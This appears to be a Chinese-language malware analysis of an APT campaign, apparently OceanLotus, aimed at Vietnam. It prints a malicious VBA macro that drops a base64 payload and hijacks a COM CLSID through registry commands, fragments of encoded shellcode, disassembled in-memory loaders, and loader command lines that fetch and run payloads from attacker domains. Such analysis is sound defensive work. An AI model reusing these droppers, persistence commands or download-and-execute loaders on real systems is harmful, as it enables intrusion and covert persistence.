2 <Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships"><Relationship Id="rId1"
. Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate" Target="https://office.allsafebrowsing.com/fdsw.png"
. TargetMode="External"/></Relationships>
```

这里举其中一次攻击的例子，fdsw.png 是一个 office 复合文档：(d497bd06b34a046841bb63d3bf20e605)

提取出来宏，刚开始会通过 SysWOW64\cmd.exe 文件是否存在，判断系统是 32 位或者 64 位：

```
    If (fsoCheck.FileExists("C:\Windows\SysWOW64\cmd.exe") = True) Then
        iCheck = True
    Else
        iCheck = False
    End If
```

根据不同的系统，把文件从 cell 中取出来，经过 base64 解码，落地到：%appdata%\main_background.png:

```
    If (iCheck = False) Then
        a = tableNew.Cell(1, 1).Range.Text
        a = Left(a, Len(a) - 2)
        b = Base64Decode(a, sAppData)
    Else
        a = tableNew.Cell(1, 2).Range.Text
        a = Left(a, Len(a) - 2)
        b = Base64Decode(a, sAppData)
    End If
```

然后根据根据不同的操作系统位数选择不同的写注册表的方式，劫持的 CSID 都是“{2DEA658F-54C1-4227-AF9B-260AB5FC3543}”

```
If iCheck = True Then
    Dim wsh As Object
    Set wsh = VBA.CreateObject("WScript.Shell")
    Dim waitOnReturn As Boolean: waitOnReturn = True
    Dim windowStyle As Integer: windowStyle = 0
    wsh.Run "cmd.exe /S /C reg add  HKEY_CURRENT_USER\Software\Classes\CLSID\{2DEA658F-54C1-4227-AF9B-260AB5FC3543}\InprocServer32 /ve /t REG_SZ /d " & sAppDataNew & " /f /reg:64", windowStyle, waitOnReturn
Else
    If RegKeyExists("HKEY_CURRENT_USER\Software\Classes\CLSID\") = False Then
        myWS.RegWrite "HKEY_CURRENT_USER\Software\Classes\CLSID\", "", "REG_SZ"
    Else
    End If
    If RegKeyExists("HKEY_CURRENT_USER\Software\Classes\CLSID\{2DEA658F-54C1-4227-AF9B-260AB5FC3543}\InprocServer32\") = False Then
        If RegKeyExists("HKEY_CURRENT_USER\Software\Classes\CLSID\{2DEA658F-54C1-4227-AF9B-260AB5FC3543}\") = False Then
            myWS.RegWrite "HKEY_CURRENT_USER\Software\Classes\CLSID\{2DEA658F-54C1-4227-AF9B-260AB5FC3543}\", "", "REG_SZ"
        Else
        End If
        myWS.RegWrite "HKEY_CURRENT_USER\Software\Classes\CLSID\{2DEA658F-54C1-4227-AF9B-260AB5FC3543}\InprocServer32\", sAppDataNew, "REG_SZ"
    Else
    End If
End If
```

根据这个 CSID，发现劫持的是这个 DLL 的 CSID：%SystemRoot%\System32\PlaySndSrv.dll

该 dll 是用来播放声音的。

对 cell 里面 base64 的内容的提取内容如下：

```
AABIi9jrAjPbTIO9S4f+/OiF23UNSIvHSYeE9+DEAwDrHkiLwOmHhPfgxAMASIXAdAlIi8v/FQDZAABI
hdt1VUiDxQRJO+wPhWT///9MixUPJwIAM9tIhdtOSkmL1UiLy/8VVNcAAEiFwHQyTIsF8CYCALpAAAAA
QYvIg+E/K9GKykiLOEjTykkzOEuHlPeAxQMA6y1MixXHJgIA67hMixW+JgIAQYvCuUAAAACD4D8ryEjT
zOkz+kuHvPeAxQMAM8BIi1wkUEiLbCRYSItOJGBIg8QgQV9BXkFdQVxfwOiLxEiJWAhIiWgQSIlwGEiJ
eCBBVkiD7FBBi/lJi/CL6kyNDexOAQBMi/FMjQXadAEASIOVe/QAALkBAAAA6B3+//9Ii9hIhcBOVOiL
yP8VINkAAEiLjCSgAAAARIvPSIuEJIAAAABMi8ZIiUwkQIvVSIuMJJgAAABIiUwkOEiLjCSQAAAASIlM
JDCLjCSIAAAAiUwkKEmLzkiJRCQg/9PrMjPSSYvO6MQFAACLyESLz4uEJIgAAABMi8aJRCQoi9VIi4Qk
gAAAAEiJRCQg/xVQ1wAASItcJGBIi2wkaEiLdCRwSIt8JHhIg8RQQV7DzEiLxEiJWBBIiWgYSIlwIEiJ
SAhXSIPsQEmL+UmL8IvqTIONBXQBAEyNBfZzAQC5AgAAAEiNFfJzAQDoMf3//OiL2EiFwHQaSIvI/xUO
2AAASItMJFBMi89Mi8aL1f/T6zBIjUQkUEiJRCQwTI1MJCS4BAAAAEyNRCQwSI1UJCiJRCQkSI1MJCCJ
RCQo6Ef8//9Ii1wkWEiLbCRgSItOJGhIg8RAX8PMzEiJXCQIVOiD7CBIi/lMjQ2QcwEAuQMAAABMjQV8
cwEASIOVre8AAOic/P//SIvYSIXAdBBIi8j/FZ/XAABIi8//O+sG/xUi1gAASItcJDBIg8QgX8PMzMxI
iVwkCFdIg+wgi9lMjQ1BcwEAuQQAAABMjQUtcwEASIOVZu8AAOhF/P//SIv4SIXAdA9Ii8j/
</w:t></w:r><w:r w:rsidRPr="002F3296"><w:rPr><w:sz
w:val="2"/></w:rPr><w:lastRenderedPageBreak/></w:t>FUjXAACLy//X6wiLy/8V4tUAAEiLXC
QwSIPEIF/DzMzMSIlcJAhXSIPsIIvZTION8XIBALkFAAAATIOF3XIBAEiNFRbvAADo7fv//OiL+EiFwH
QPSIvI/xXw1gAAi8v/1+sIi8v/FXrVAABIi1wkMEiDxCBfw8zMzEiJXCQISIlOJBBXSIPsIEiL2kyNDZ
tyAQCL+UiNFdLuAAC5BgAAAEyNBX5yAQDojfv//OiL8EiFwHQSSIvI/xWQ1gAASIvTi8//1usLSIvTi8
//FRzVAABIi1wkMEiLdCQ4SIPEIF/DSIvESIlYCEiJaBBIiXAYSIl4IEFWSIPsIEGL+UmL8IvqTIONNH
IBAEyL8UyNBSJyAQBIjRWD8QAAuQOAAADoFfv//OiL2EiFwHQYSIvI/xUY1gAARIvPTIvGi9VJi87O+
saM9JJi87o+wIAAIvIRIvPTIvGi9X/Fa/UAABIi1wkMEiLbCQ4SItOJEBIi3wkSEiDxCBBXsNIiVwkCE
iJdCQQVOiD7CCL+kyNDbRxAQBIi/FIjRWqcQEAuREAAABMjQWWcQEA6I36//9Ii9hIhcBOEkiLyP8VkN
UAAIvXSIvO/9PrFv8V4dQAAEUzyUSLx4vISIvW6PEAAABIiXQkGFdIg+wgQYvoTIONYnEBAIvaTIOFUXEBAEiL+UiNFV/tAAC5FAAAAOgR+v//SIvwSIXAdBVIi8
j/FRTVAABEi8WLDOiLz//W6wuLDOiLz/8VhdMAAEiLXCQwSItsJDhIi3QkQEiDxCBfw0iJXCQIVOiD7CB
BIi/lMjQ38cAEAuRUAAABMjQXocAEASIOV6XABAOio+f//SIvYSIXAdBBIi8j/FavUAABIi8//O+sXM9
JIi8/olgEAAIvIugEAAAD/FeXTAABIi1wkMEiDxCBfw8zMSIvESIlYCEiJaBBIiXAYSIl4IEFWSIPsIE
WL8UGL2EiL+kyNDadwAQCL8UyNBZZwAQBIjRWXcAEAuRcAAADoKfn//OiL6EiFwHQYSIvI/xUs1AAARY
```


Base64 解开的其中的一个 32 位的 PE，Dllmain 会申请 0x34aca 字节的内存空间，然后把 0x10012760 处的 shellcode 写入到内存中，通过线程执行起来：

```
.text:10001005
.text:10001005 ; ---------------------------------------------------------------------------
.text:10001006                 align 10h
.text:10001010
.text:10001010 ; =============== S U B R O U T I N E =======================================
.text:10001010
.text:10001010
.text:10001010 sub_10001010    proc near               ; CODE XREF: DllMain(x,x,x)+284p
.text:10001010                 push    edi
.text:10001011                 call    ds:GetCurrentProcessId
.text:10001017                 push    eax             ; dwProcessId
.text:10001018                 push    0               ; bInheritHandle
.text:1000101A                 push    1FFFFFh         ; dwDesiredAccess
.text:1000101F                 call    ds:OpenProcess
.text:10001025                 mov     edi, eax
.text:10001027                 test    edi, edi
.text:10001029                 jz      short loc_1000106D
.text:1000102B                 push    esi
.text:1000102C                 push    40h             ; flProtect
.text:1000102E                 push    3000h           ; flAllocationType
.text:10001033                 push    34ACAh          ; dwSize
.text:10001038                 push    0               ; lpAddress
.text:1000103A                 push    edi             ; hProcess
.text:1000103B                 call    ds:VirtualAllocEx
.text:10001041                 push    0               ; lpNumberOfBytesWritten
.text:10001043                 push    34ACAh          ; nSize
.text:10001048                 push    offset sub_10012760 ; lpBuffer
.text:1000104D                 mov     esi, eax
.text:1000104F                 push    esi             ; lpBaseAddress
.text:10001050                 push    edi             ; hProcess
.text:10001051                 call    ds:WriteProcessMemory
.text:10001057                 test    esi, esi
.text:10001059                 jz      short loc_1000106C
.text:1000105B                 push    0               ; lpThreadId
.text:1000105D                 push    0               ; dwCreationFlags
.text:1000105F                 push    0               ; lpParameter
.text:10001061                 push    esi             ; lpStartAddress
.text:10001062                 push    0               ; dwStackSize
.text:10001064                 push    0               ; lpThreadAttributes
.text:10001066                 call    ds:CreateThread
.text:1000106C
.text:1000106C loc_1000106C:                           ; CODE XREF: sub_10001010+49↑j
.text:1000106C                 pop     esi
.text:1000106D
.text:1000106D loc_1000106D:                           ; CODE XREF: sub_10001010+19↑j
.text:1000106D                 pop     edi
.text:1000106E                 retn
.text:1000106E sub_10001010    endp
.text:1000106E
.text:1000106E ; ---------------------------------------------------------------------------
```

```
.data:10012760 sub_10012760    proc near               ; DATA XREF: sub_10001010+38↑o
.data:10012760                 call    $+5
.data:10012765                 pop     ecx
.data:10012766                 sub     ecx, 5
.data:10012769                 lea     ecx, (unk_10013728 - 10012760h)[ecx]
.data:1001276F                 pusha
.data:10012770                 push    ecx
.data:10012771                 call    sub_10012778
.data:10012776                 popa
.data:10012777                 retn
.data:10012777 sub_10012760    endp
.data:10012777
.data:10012778
.data:10012778 ; =============== S U B R O U T I N E =======================================
.data:10012778
.data:10012778 ; Attributes: bp-based frame
.data:10012778
.data:10012778 sub_10012778    proc near               ; CODE XREF: sub_10012760+11↑p
.data:10012778
.data:10012778 var_EC          = dword ptr -0ECh
.data:10012778 var_E8          = dword ptr -0E8h
.data:10012778 var_E4          = dword ptr -0E4h
.data:10012778 var_E0          = dword ptr -0E0h
.data:10012778 var_DC          = dword ptr -0DCh
.data:10012778 var_D8          = dword ptr -0D8h
.data:10012778 var_D4          = word ptr -0D4h
.data:10012778 var_D0          = dword ptr -0D0h
.data:10012778 var_CC          = dword ptr -0CCh
.data:10012778 var_C8          = dword ptr -0C8h
.data:10012778 var_C4          = word ptr -0C4h
.data:10012778 var_C2          = byte ptr -0C2h
.data:10012778 var_C0          = dword ptr -0C0h
.data:10012778 var_BC          = dword ptr -0BCh
.data:10012778 var_B8          = dword ptr -0B8h
.data:10012778 var_B4          = byte ptr -0B4h
.data:10012778 var_B0          = dword ptr -0B0h
.data:10012778 var_AC          = dword ptr -0ACh
.data:10012778 var_A8          = dword ptr -0A8h
.data:10012778 var_A4          = dword ptr -0A4h
.data:10012778 var_A0          = dword ptr -0A0h
.data:10012778 var_9C          = word ptr -9Ch
.data:10012778 var_9A          = byte ptr -9Ah
.data:10012778 var_98          = dword ptr -98h
.data:10012778 var_94          = dword ptr -94h
.data:10012778 var_90          = word ptr -90h
.data:10012778 var_8E          = byte ptr -8Eh
.data:10012778 var_8C          = dword ptr -8Ch
.data:10012778 var_88          = dword ptr -88h
```

Shellcode 去 0xfc8 偏移处的指针当参数传到 sub_160018 的函数中：

```
seg000:00160000 seg000          segment byte public 'CODE' use32
seg000:00160000                 assume cs:seg000
seg000:00160000                 ;org 160000h
seg000:00160000                 assume es:nothing, ss:nothing, ds:nothing, fs:nothing, gs:nothing
seg000:00160000                 call    $+5
seg000:00160005                 pop     ecx
seg000:00160006                 sub     ecx, 5
seg000:00160009                 lea     ecx, [ecx+0FC8h]
seg000:0016000F                 pusha
seg000:00160010                 push    ecx
seg000:00160011                 call    sub_160018
seg000:00160016                 popa
seg000:00160017                 retn
```

而 0xfc8 偏移处的地址放着命令行参数和一个 PE：

```
seg000:00160FC2 ; ---------------------------------------------------------------------------
seg000:00160FC5                 align 4
seg000:00160FC8                 dw 102h
seg000:00160FCA                 dw 0
seg000:00160FCC                 dw 3A00h
seg000:00160FCE                 dw 3
seg000:00160FD0                 db '{',0
seg000:00160FD2 aC              db 'C',0
seg000:00160FD4                 db ':',0
seg000:00160FD6                 db '\',0
seg000:00160FD8 aU              db 'U',0
seg000:00160FDA aS              db 's',0
seg000:00160FDC aErsWin7utl64De:
seg000:00160FDC                 text "UTF-16LE", 'ers\WIN7UTL64\Desktop\Macro_NB2_new\Request\PostDat'
seg000:00160FDC                 text "UTF-16LE", 'a32.exe -u https://office.allsafebrowsing.com/fdsw3'
seg000:00160FDC                 text "UTF-16LE", '2.png -t 240000',0
seg000:001610C8                 db 0
seg000:001610C9                 db    0
seg000:001610CA                 db  4Dh ; M
seg000:001610CB                 db  5Ah ; Z
seg000:001610CC                 db  90h
seg000:001610CD                 db    0
seg000:001610CE                 db    3
seg000:001610CF                 db    0
seg000:001610D0                 db    0
seg000:001610D1                 db    0
seg000:001610D2                 db    4
seg000:001610D3                 db    0
seg000:001610D4                 db    0
seg000:001610D5                 db    0
seg000:001610D6                 db 0FFh
seg000:001610D7                 db 0FFh
seg000:001610D8                 db    0
seg000:001610D9                 db    0
seg000:001610DA                 db 0B8h
seg000:001610DB                 db    0
```

sub_160018 函数的功能主要是在内存中加载后面的 PE，然后把命令行传递过去，根据命令行参数去执行，下图为该 PE 接收命令行参数的代码：

```
76  SetErrorMode(0x8007u);
77  if ( argc != 5 )
78  {
79    v3 = sub_402F40(&unk_432470, *argv);
80    sub_402F40(v3, " -u <Url> -t <TimeToSleep(Milisecond)>");
81    return 0;
82  }
83  argc = (int)operator new[](0x400u);
84  dwMilliseconds = 0;
85  memset((void *)argc, 0, 0x400u);
86  v5 = argv;
87  v6 = 0;
88  do
89  {
90    v7 = &v5[v6];
91    v8 = strcmp(v5[v6], "-u");
92    if ( v8 )
93      v8 = -(v8 < 0) | 1;
94    if ( !v8 )
95    {
96      v7 = &v5[++v6];
97      strcpy((char *)argc, v5[v6]);
98    }
99    v9 = *v7;
100   v10 = "-t";
```

请求传过来的 URL，把下载后的数据，经过 DES 解密后，在内存中加载起来。

```
281 v58 = 0;
282 v59 = 0;
283 v29 = v24 - 64;
284 LOBYTE(v73) = 4;
285 sub_402180(v24 - 64);
286 memmove_0(lpMem, v63, v24 - 64);
287 sub_402240((int *)&v48, (int)&lpMem);
288 v30 = sub_401970(dwMilliseconds, (int *)v66, v48, (int)v49, (int)v50);
289 dword_432F88 = v24 - 64;
290 v31 = v30;
291 v32 = VirtualAlloc(0, v29, 0x1000u, 0x40u);
292 memmove_0(v32, v31, dword_432F88);
293 ((void (*)(void))v32)();
294 v47 = (CHAR *)1;
295 sub_404D59((LPVOID)dwMilliseconds);
296 *(_DWORD *)&v45 = 1;
297 sub_404D59(v66);
```

通过关联分析找到更多的样本：

根据编译时间排序如下：

MD5	编译时间	文件大小	执行的文件的命令行
b392e800313fe6b8b0e76446f0a0bf20	2018-07-06, 10:43:40	161280	cmd.exe /k c:\\windows\\ime\\mcods.exe
e667b20d107adb25eedc90c185192480	2018-08-14, 05:10:20	10793477	a:\code\macro_nb2\request\postdata64.exe -u https://beta.officopedia.com/vina64.png -t 200000
d65287550672dac1a89b804c90e7accf	2018-09-20, 08:07:31	297472	a:\code\macro_nb2\request\postdata32.exe -u https://cortanasyn.com/kirr32.png -t 200000
2d6a6597f99de1ccde96cc1ff9e780a6	2018-09-20, 08:07:33	10798602	a:\code\macro_nb2\request\postdata64.exe -u https://cortanasyn.com/kirr64.png -t 200000
dca697a664182 7b229859d6101c75291	2018-10-25, 02:39:29	296961	a:\code\nb2vbs\request\postdata32.exe -u https://ristineho.com/secondx32.jpg -t 60000
9b4c57a61f4df3b546aedf58b2f299cf	2018-10-31, 04:49:48	296960	a:\code\nb2vbs\request\postdata32.exe -u https://ristineho.com/threex32.png -t 60000
2ef800fc1070b7920fb63231189c431a	2018-10-31, 04:49:51	292352	a:\code\nb2vbs\request\postdata64.exe -u https://ristineho.com/threex64.png -t 60000
611f35b485bf2b79db911842bb9d4e8f	2018-11-22, 08:38:19	556537	a:\code\macro_nb2\request\postdata32.exe -u https://syn.servebbs.com/kuss32.gif -t 200000
ce0afd0b440e25267a96e181d3d9ec5a	2018-11-22, 08:38:23	551417	a:\code\macro_nb2\request\postdata64.exe -u https://syn.servebbs.com/kuss64.gif -t 200000
5f7f60e9fcc992794feb2d6e9908d1c3	2018-12-17, 07:36:48	297472	a:\code\macro_nb2\request\postdata32.exe -u https://word.webhop.info/blak32.gif -t 200000
3b36fb3a8cf15b0c5a288329e357a916	2018-12-17, 07:36:51	292352	a:\code\macro_nb2\request\postdata64.exe -u https://word.webhop.info/blak64.gif -t 200000
c74a24dea88999797aaceeecd63efaff	2019-01-18, 08:24:18	342016	a:\code\macro_nb2\request\postdata64.exe -u https://syn.servebbs.com/id64.png -t 300000
c9d29501410e19938cd8e01630dc677b	2019-01-30, 15:19:38	342016	c:\users\win7utl64\desktop\macro_nb2_new\request\postdata64.exe -u https://office.allsafebrowsing.com/fdsw64.png -t 240000


通过表格比较，第一个样本和其他样本的命令行都不一样，可以知道应该是不同次攻击的样本，该样本是带注释的版本，会用相同的方式在内存中加载 shellcode，shellcode 的功能是在内存中加载文件中包含的 PE 文件：

```
DWORD __stdcall StartAddress(LPVOID lpThreadParameter)
{
  void *v1; // esi

  OutputDebugStringA("My Sample Service: ServiceWorkerThread: Entry");
  while ( WaitForSingleObject(hHandle, 0) )
  {
    v1 = VirtualAlloc(0, 0x1461Cu, 0x1000u, 0x40u);
    memmove(v1, &loc_413780, 0x1461Cu);
    ((void (*)(void))v1)();
    Sleep(0xBB8u);
  }
  OutputDebugStringA("My Sample Service: ServiceWorkerThread: Exit");
  return 0;
}
```

而文件中包含的 PE 在一个黑客工具包中找到，文件名为： cmd[w7][x64].exe；
该样本的功能是通过文件中包含的 cmd[w7][x64].exe 去执行 mcods.exe（这个是海莲花之前用过的白利用程序的 exe 文件名），而 mcods.exe 应该是被前面的 dropper 释放的文件。

```
:0x00023018 ==>:cmd.pdb
:0x00043dd0 ==>:ReadProcessMemory
:0x000435cc ==>:ResumeThread
:0x00044231 ==>:NtOpenProcessToken
:0x00021afc ==>:CreateProcessAsUserW
:0x0003fc10 ==>:.COM;.EXE;.BAT;.CMD;.VBS;.JS;.WS;.MSC
:0x0000347e ==>:退\XCOPY.EXE
:0x00008774 ==>:退cmd.exe
:0x000009ee ==>:退CMD.EXE
:0x00023db4 ==>:\CMD.EXE
:0x000001e0 ==>:360upk0
:0x00000230 ==>:360upk2
:0x00000208 ==>:360upk1
:0x00043e1f ==>:CreateProcessW
:0x0003fc5c ==>:\Shell\Open\Command
:0x00007506 ==>:退AutoRun
```

该样本的上传地点是 VN，上传时间是 7 月 31 日，文件名是 msvchr.exe，可以知道这个样本应该是针对越南攻击的：



通过对这些样本的分析比较可以知道这些样本应该是用来专门在内存中执行 exe 文件，并传递命令行参数的 Loader 程序，是最近半年用到的新的恶意代码框架，专门用来开发对抗静态免杀的。
发现其中有 2 个样本是 10M 的，是末尾填充 0x20（空格），填充成大文件避免被上传：

47a8cfbec6e8923284db2b490c117ad094a934978d26ea0a60116cc60b91abe4

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
0004BD40	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20
0004BD50	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20
0004BD60	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20
0004BD70	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20
0004BD80	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20
0004BD90	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20
0004BDA0	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20
0004BDB0	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20
0004BDC0	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20
0004BDD0	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20
0004BDE0	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20
0004BDF0	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20
0004BE00	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20
0004BE10	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20
0004BE20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20
0004BE30	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20
0004BE40	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20
0004BE50	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20
0004BE60	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20
0004BE70	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20
0004BE80	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20
0004BE90	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20
0004BEA0	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20
0004BEB0	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20
0004BEC0	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20

而且这些样本的加载 shellcode 的方式有些不太一样：

1、大部分样本是通过创建线程执行 shellcode

```
BOOL __stdcall DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
{
  HMODULE v3; // eax

  if ( fdwReason == 1 )
  {
    Sleep(0x2710u);
    v3 = GetModuleHandleA("kernel32.dll");
    GetProcAddress(v3, "CreateThread");
    sub_10001010();
  }
  return 1;
}
```

```
HANDLE sub_10001010()
{
  DWORD v0; // eax
  HANDLE result; // eax
  HANDLE v2; // edi
  void *v3; // esi

  v0 = GetCurrentProcessId();
  result = OpenProcess(0x1FFFFFu, 0, v0);
  v2 = result;
  if ( result )
  {
    v3 = VirtualAllocEx(result, 0, 0x37088u, 0x3000u, 0x40u);
    result = (HANDLE)WriteProcessMemory(v2, v3, &unk_10012760, 0x37088u, 0);
    if ( v3 )
      result = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)v3, 0, 0, 0);
  }
  return result;
}
```

2、编译时间最早的那个样本，以服务的形式起来，带注释，在 serviceMain 里创建线程执行 shellcode

```
if ( hHandle )
{
  ServiceStatus.dwControlsAccepted = 1;
  ServiceStatus.dwCurrentState = 4;
  ServiceStatus.dwWin32ExitCode = 0;
  ServiceStatus.dwCheckPoint = 0;
  if ( !SetServiceStatus(hServiceStatus, &ServiceStatus) )
    OutputDebugStringA("My Sample Service: ServiceMain: SetServiceStatus returned error");
  v4 = CreateThread(0, 0, StartAddress, 0, 0, 0);
  OutputDebugStringA("My Sample Service: ServiceMain: W
  WaitForSingleObject(v4, 0xFFFFFFFF);
  OutputDebugStringA("My Sample Service: ServiceMain: W
  OutputDebugStringA("My Sample Service: ServiceMain: F
  CloseHandle(hHandle);
  ServiceStatus.dwControlsAccepted = 0;
  ServiceStatus.dwCurrentState = 1;
  ServiceStatus.dwWin32ExitCode = 0;
  ServiceStatus.dwCheckPoint = 3;
  v3 = SetServiceStatus(hServiceStatus, &ServiceStatus);
}
else
{
  OutputDebugStringA("My Sample Service: ServiceMain: C
  ServiceStatus.dwControlsAccepted = 0;
  ServiceStatus.dwCurrentState = 1;
  ServiceStatus.dwWin32ExitCode = GetLastError();
  ServiceStatus.dwCheckPoint = 1;
  v3 = SetServiceStatus(hServiceStatus, &ServiceStatus);
}
if ( !v3 )
  OutputDebugStringA("My Sample Service: ServiceMain: SetServiceStatus returned error");
OutputDebugStringA("My Sample Service: ServiceMain: Exit");
```

```
DWORD __stdcall StartAddress(LPVOID lpThreadParameter)
{
  void *v1; // esi

  OutputDebugStringA("My Sample Service: ServiceWorkerThread: Entry");
  while ( WaitForSingleObject(hHandle, 0) )
  {
    v1 = VirtualAlloc(0, 0x1461Cu, 0x1000u, 0x40u);
    memmove(v1, &loc_413780, 0x1461Cu);
    ((void (*)(void))v1)();
    Sleep(3000u);
  }
  OutputDebugStringA("My Sample Service: ServiceWorkerThread: Exit");
  return 0;
}
```

3、少部分样本在主线程直接执行 shellcode


```
__int64 sub_180001000()
{
  __int64 (*v0)(void); // rax
  __int64 (*v1)(); // rcx
  signed __int64 v2; // r8
  __int64 (*v3)(void); // rdx
  __int128 v4; // xmm0

  v0 = (__int64 (*)(void))VirtualAlloc(0i64, 0x32601ui64, 0x1000u, 0x40u);
  v1 = sub_1800148E0;                           // shellcode
  v2 = 0x64Ci64;
  v3 = v0;
  do
  {
    v3 = (__int64 (*)(void))((char *)v3 + 128);
    v4 = *(_OWORD *)v1;
    v1 = (__int64 (*)())((char *)v1 + 128);
    *((_OWORD *)v3 - 8) = v4;
    *((_OWORD *)v3 - 7) = *((_OWORD *)v1 - 7);
    *((_OWORD *)v3 - 6) = *((_OWORD *)v1 - 6);
    *((_OWORD *)v3 - 5) = *((_OWORD *)v1 - 5);
    *((_OWORD *)v3 - 4) = *((_OWORD *)v1 - 4);
    *((_OWORD *)v3 - 3) = *((_OWORD *)v1 - 3);
    *((_OWORD *)v3 - 2) = *((_OWORD *)v1 - 2);
    *((_OWORD *)v3 - 1) = *((_OWORD *)v1 - 1);
    --v2;
  }
  while ( v2 );
  *(_BYTE *)v3 = *(_BYTE *)v1;
  return v0();                                  // 执行
}
```

wwlib 白利用样本

通过亚马逊 AWS 下载的压缩包 CPLH-NHNN-01-2019.rar 分析，发现该压缩包把 winword.exe 白文件和 wwlib.dll 打包到一起投递；

他们使用 winword.exe 的白利用技术，winword.exe 会默认加载同目录下的 wwlib.dll；

之所以使用 winword.exe 的白利用技术，因为 winword.exe 的图标是 word 的图标，而且 wwlib.dll 是隐藏的，所以他们只需要把 winword.exe 修改为具有诱惑性的名称，受害者解压后只发现一个 word 图标的 exe，就会打开运行：



wwlib.dll 的恶意代码再 FMain 导出函数里，winword.exe 打开会默认调用 FMain 这个导出函数，恶意代码就会执行起来；然后 base64 解码出自带的 shellcode，然后在主线程中执行：

```
15  SetErrorMode(0x8007u);
16  sub_100012F0();
17  base64decode(&lpMem);                         // base64解密
18  v9 = 15;
19  v8 = 0;
20  v4 = 0;
21  memCpy(&v4, (int)&lpMem, 0, -1);
22  loadShellcode(*(void **)&v4, v5, v6, v7, v8, v9);// 加载shellcode
23  if ( v11 >= 0x10 )
24  {
25    v0 = lpMem;
26    if ( v11 + 1 >
27    {
28      if ( (unsign
29        _invalid_p
30      v1 = *((_DWO
31      if ( v1 >= (
32        _invalid_parameter_noinfo_noreturn(lpMem);
33      v2 = (char *)lpMem - v1;
34      if ( (char *)lpMem - v1 < (char *)4 )
35        _invalid_parameter_noinfo_noreturn(v2);
36      if ( (unsigned int)v2 > 0x23 )
37        _invalid_parameter_noinfo_noreturn(v2);
38      v0 = (void *)*((_DWORD *)lpMem - 1);
39    }
40    j_j___free_base(v0);
41  }
42  return 0;
43}
```

```
10  v6 = (void (*)(void))VirtualAlloc(0, dwSize, 0x1000u, 0x40u);
11  v7 = &lpMem;
12  if ( (unsigned int)a6 >= 0x10 )
13    v7 = lpMem;
14  v8 = v6;
15  memmove_0(v6, v7, dwSize);
16  v8();
```

Base64 编码后的 shellcode 存放在样本中的位置：

```
.data:10019DC8 a6aaaaabzgKfjym db '6AAAAABZg+kFjYm2BgAAUegBAAAAw1WL7IPk+IHsLAEAAGShGAAAAFNWV4tAMMdEJ'
.data:10019DC8                                         ; DATA XREF: base64decode+56↑o
.data:10019DC8                 db 'FBrAGUAx0QkVHIAbgDHRCRYZQBsAItADMdEJFwzADIAx0QkYC4AZADHRCRkbABsAI'
.data:10019DC8                 db 'tIFDPAiUwkGIvZZolEJGgPH0QAAItTKI10JFAPtwJmhcB0KZAPtw5mhcl0IIPIIIP'
.data:10019DC8                 db 'JIA+3+A+3wWY7+HU8D7dCAoPCAoPGAmaFwHXYD7cGD7cKg8ggg8kgK8iFyXQfixs7'
.data:10019DC8                 db 'XCQYD4TgBQAAg3sYAHWkX15bi+VdwgQAi8/r24tLEIlMJAyFyQ+EvgUAAItRPMdEJ'
.data:10019DC8                 db 'BQAAAAAi3QKeItECnyF9g+ExAAAAAPGO0QKUA+DuAAAAItEDiSLVA4gA8GLXA4YA9'
.data:10019DC8                 db 'GJRCQ8i0QOHAPBx0QkFAAAAACJRCRAM8CJVCQYiVwkHIlEJBCF2w+EfAAAAA8fRAA'
.data:10019DC8                 db 'AixyCM/YD2TP/gDsAdEVmkA++BB+LyIHhDwAAgHkFSYPJ8EGZjTR2g+IPweEEA8LB'
.data:10019DC8                 db '+AQDx0cDwQPwgDwfAHXRi0QkEIH+lYIHA3QVi0wkDItUJBhAiUQkEDtEJBxyousXi'
.data:10019DC8                 db '0wkPA+3BEGLTCRAizyBA3wkDIl8JBSNRCQsx0QkLGtlcm6JhCSgAAAAjZwkrAAAAL'
.data:10019DC8                 db 'gHAAAAx0QkMGVsMzJmiYQkpAAAAL8CAAAAjYQkhAAAAMdEJDQuZGxsiYQkqAAAAI2'
